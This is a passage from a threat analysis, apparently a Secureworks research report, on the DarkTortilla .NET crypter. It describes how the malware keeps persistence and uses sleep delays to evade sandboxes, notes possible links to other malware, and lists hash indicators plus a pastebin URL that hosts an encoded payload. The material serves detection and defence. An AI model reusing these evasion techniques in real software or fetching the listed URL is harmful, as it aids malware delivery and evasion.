4. The fourth anti-tamper control is employed by the core processor and maintains persistence for the initial loader. The %StartupPersist% configuration element regulates this control. If set to true, the core processor starts a thread that sets persistence every 30 seconds using the persistence type defined in the DarkTortilla configuration. The control does not contain validation logic to check the persistence status, so it repeats the process indefinitely.

DELAYED EXECUTION

The core processor implements the kernel32.dll Sleep function to delay execution at the following stages of the process. The length of delay is typically controlled by the value in the %Delay% configuration element. CTU researchers observed values ranging from 0 seconds to 300 seconds.

- Prior to implementing persistence, the core processor sleeps for the number of seconds specified by the %Delay% configuration element.
- Prior to processing addon packages, the core processor sleeps for the number of seconds specified by the %Delay% configuration element.
- The core processor sleeps for a hard-coded 5 seconds after copying the source executable to the install directory but before running the executable.

The number of delays increases if the %Melt% and %Installation% configuration elements are set to true, as the delays are processed each time the executable migrates. These delays can impede detection in sandbox environments if they exceed the maximum wait time.

POSSIBLE MALWARE CONNECTIONS

DarkTortilla code shares similarities to other malware. For example, payload compression, junk code inclusion, and payload execution via RunPe6 are also features of a RATs Crew crypter last updated in 2016. DarkTortilla could represent an evolution of that crypter. Additionally, the Gameloader malware uses similar malspam lures and archive files as DarkTortilla. It also leverages .NET resources to store encoded DLLs and encrypted bitmap images and delivers similar commodity malware payloads. However, there is insufficient evidence as of this publication to definitively link these malware families or threat actors to DarkTortilla.

CONCLUSION

Researchers often overlook DarkTortilla and focus on its main payload. However, DarkTortilla is capable of evading detection, is highly configurable, and delivers a wide range of popular and effective malware. Its capabilities and prevalence make it a formidable threat.

THREAT INDICATORS

The threat indicators in Table 9 can be used to detect activity related to DarkTortilla. The URL may contain malicious content, so consider the risks before opening it in a browser.

Indicator	Type	Context
59295e810bbdbfd64b8c41316ea13cae	MD5 hash	Malicious spam delivering DarkTortilla
18391a58ee25a5cb8dfbf4d48517b5b0c66c5ae6	SHA1 hash	Malicious spam delivering DarkTortilla
981aa83b2d33cca994021197237ac5ee3ad3402f7d25f04f4e76985f4ec8744c	SHA256 hash	Malicious spam delivering DarkTortilla
84872b60072011eab8940f3b49bdb582	MD5 hash	DarkTortilla initial loader
3da0f44d45a1d6676d52ce691d2f6d754eb3097e	SHA1 hash	DarkTortilla initial loader
5e03556be992d23088a3c49d24c45b1c21cd275bffb4e536348e8128d50374b6	SHA256 hash	DarkTortilla initial loader
2d74df3ce221f6ff48d20bac158a3e78	MD5 hash	Malicious document delivering DarkTortilla
0563e691801251cdfd363eee31858ead5ee3928b	SHA1 hash	Malicious document delivering DarkTortilla
4f15b28c91fa0e8d0dd9e86481bad04fa34fcaf564d08de7c4c0c513fc6e122d	SHA256 hash	Malicious document delivering DarkTortilla
827258f907c5087f498c413d28e2203e	MD5 hash	DarkTortilla initial loader
5e0cb6076002b11a39636e07a217b493835e5bce	SHA1 hash	DarkTortilla initial loader
55d7d9bd9d4a511417033b6c14ce93f962d6a6e6c6414f0cb7e455baee1d3ab7	SHA256 hash	DarkTortilla initial loader
c37aae0ff565a2e44f144f837b750279	MD5 hash	DarkTortilla initial loader
dde386911b091e894746b0f12d88a1fd18761fb9	SHA1 hash	DarkTortilla initial loader
a0b96236bfd79d2ebeadb8e3deb9448af3ec8edd1ea9672b7ad4793934bb4c47	SHA256 hash	DarkTortilla initial loader
93fe6600c51014d7d6c2afedf8398f92	MD5 hash	DarkTortilla initial loader
8f7340704745f3d53b284c101e93c42f8d4c2adc	SHA1 hash	DarkTortilla initial loader
45ef054bca2ae4d67e6623bf28ff75e5d178924602674c654e1b569aa74601cd	SHA256 hash	DarkTortilla initial loader
6e91ad0972e104a277505104abe39d1e	MD5 hash	DarkTortilla initial loader
261d699c3bb1a0042b88a45ed340f2d86149464f	SHA1 hash	DarkTortilla initial loader
b3754c6ecc445e9a3b37c5ebe68adb9630ca4aa89a8e8515468f39ae8131f141	SHA256 hash	DarkTortilla initial loader

cd49f7c3c4e82dee128eedea9879bc33	MD5 hash	DarkTortilla initial loader
619bf90a8ea219e34bf57dda1a322914b9fa1c81	SHA1 hash	DarkTortilla initial loader
0a5dc3b6669cf31e8536c59fe1315918eb4ecfd87998445e2eeb8fed64bd2f2c	SHA256 hash	DarkTortilla initial loader
851816aa8cf45ba769f0d9420acfb3e5	MD5 hash	DarkTortilla initial loader
4178d5efa388caf2d0ffd4539cf285b1de5ffab6	SHA1 hash	DarkTortilla initial loader
083acce46cb8cf35e37c778d1f4aee6814bca72d2874b793a47f9823f51df0fe	SHA256 hash	DarkTortilla initial loader
f44695a8febb2a35576a59fa984629d2	MD5 hash	DarkTortilla initial loader
37ec57e5da46dc1990941a1bb3ffab9e74db346a	SHA1 hash	DarkTortilla initial loader
53b3b37b7d1e40c80fcda2c424cd837379ac2ce93023de6c22ba3e2d94679671	SHA256 hash	DarkTortilla initial loader
8d8c551dd572a1dc158de239b37eaa9a	MD5 hash	DarkTortilla initial loader
6d4b4bcd107b09af37996c73a6448379a31aaac4	SHA1 hash	DarkTortilla initial loader
5be86cfca25e295f88b5aab42a6f604d2f1bb97f3c73b01df664c137908e2ec4	SHA256 hash	DarkTortilla initial loader
0f89a2015ed9c1be5522e27c00276e52	MD5 hash	DarkTortilla core processor (PVCore1)
5ad5b35f6cc093067c6f219f2d2107f44248c5bb	SHA1 hash	DarkTortilla core processor (PVCore1)
93dd1202697dbaed9ef4f4707f2628212bf13aad096de29c14924b1dae1d6d5b	SHA256 hash	DarkTortilla core processor (PVCore1)
0e362e7005823d0bec3719b902ed6d62	MD5 hash	DarkTortilla watchdog executable
590d860b909804349e0cdc2f1662b37bd62f7463	SHA1 hash	DarkTortilla watchdog executable
2d0dc6216f613ac7551a7e70a798c22aee8eb9819428b1357e2b8c73bef905ad	SHA256 hash	DarkTortilla watchdog executable
https://pastebin.pl/view/raw/60b6b03b	URL	DarkTortilla encoded core processor download

Table 9. Indicators for this threat.

REFERENCES

Arntz, Pieter. "Explained: Packer, Crypter, and Protector." Malwarebytes Labs. March 27, 2017. https://blog.malwarebytes.com/cybercrime/malware/2017/03/explained-packer-crypter-and-protector/

Hasherezade. "Rainbows, Steganography and Malware in a new .NET cryptor." Malwarebytes Labs. March 30, 2016. https://blog.malwarebytes.com/threat-analysis/2015/08/rainbows-steganography-and-malware-in-a-new-net-cryptor/

"RATs Crew." Hack Forums. June 21, 2021. https://wiki.hackforums.net/RATs_Crew

GoSecure Titan Labs. "New Malware 'Gameloader' in Discord Malspam Campaign." GoSecure. November 2, 2021. https://www.gosecure.net/blog/2021/11/02/new-malware-gameloader-in-discord-malspam-campaign-identified-by-gosecure-titan-labs/

TAGS: Threat Analysis Threat Intelligence Secureworks Threat Hunting Assessment Research

BACK TO MORE THREAT ANALYSES AND ADVISORIES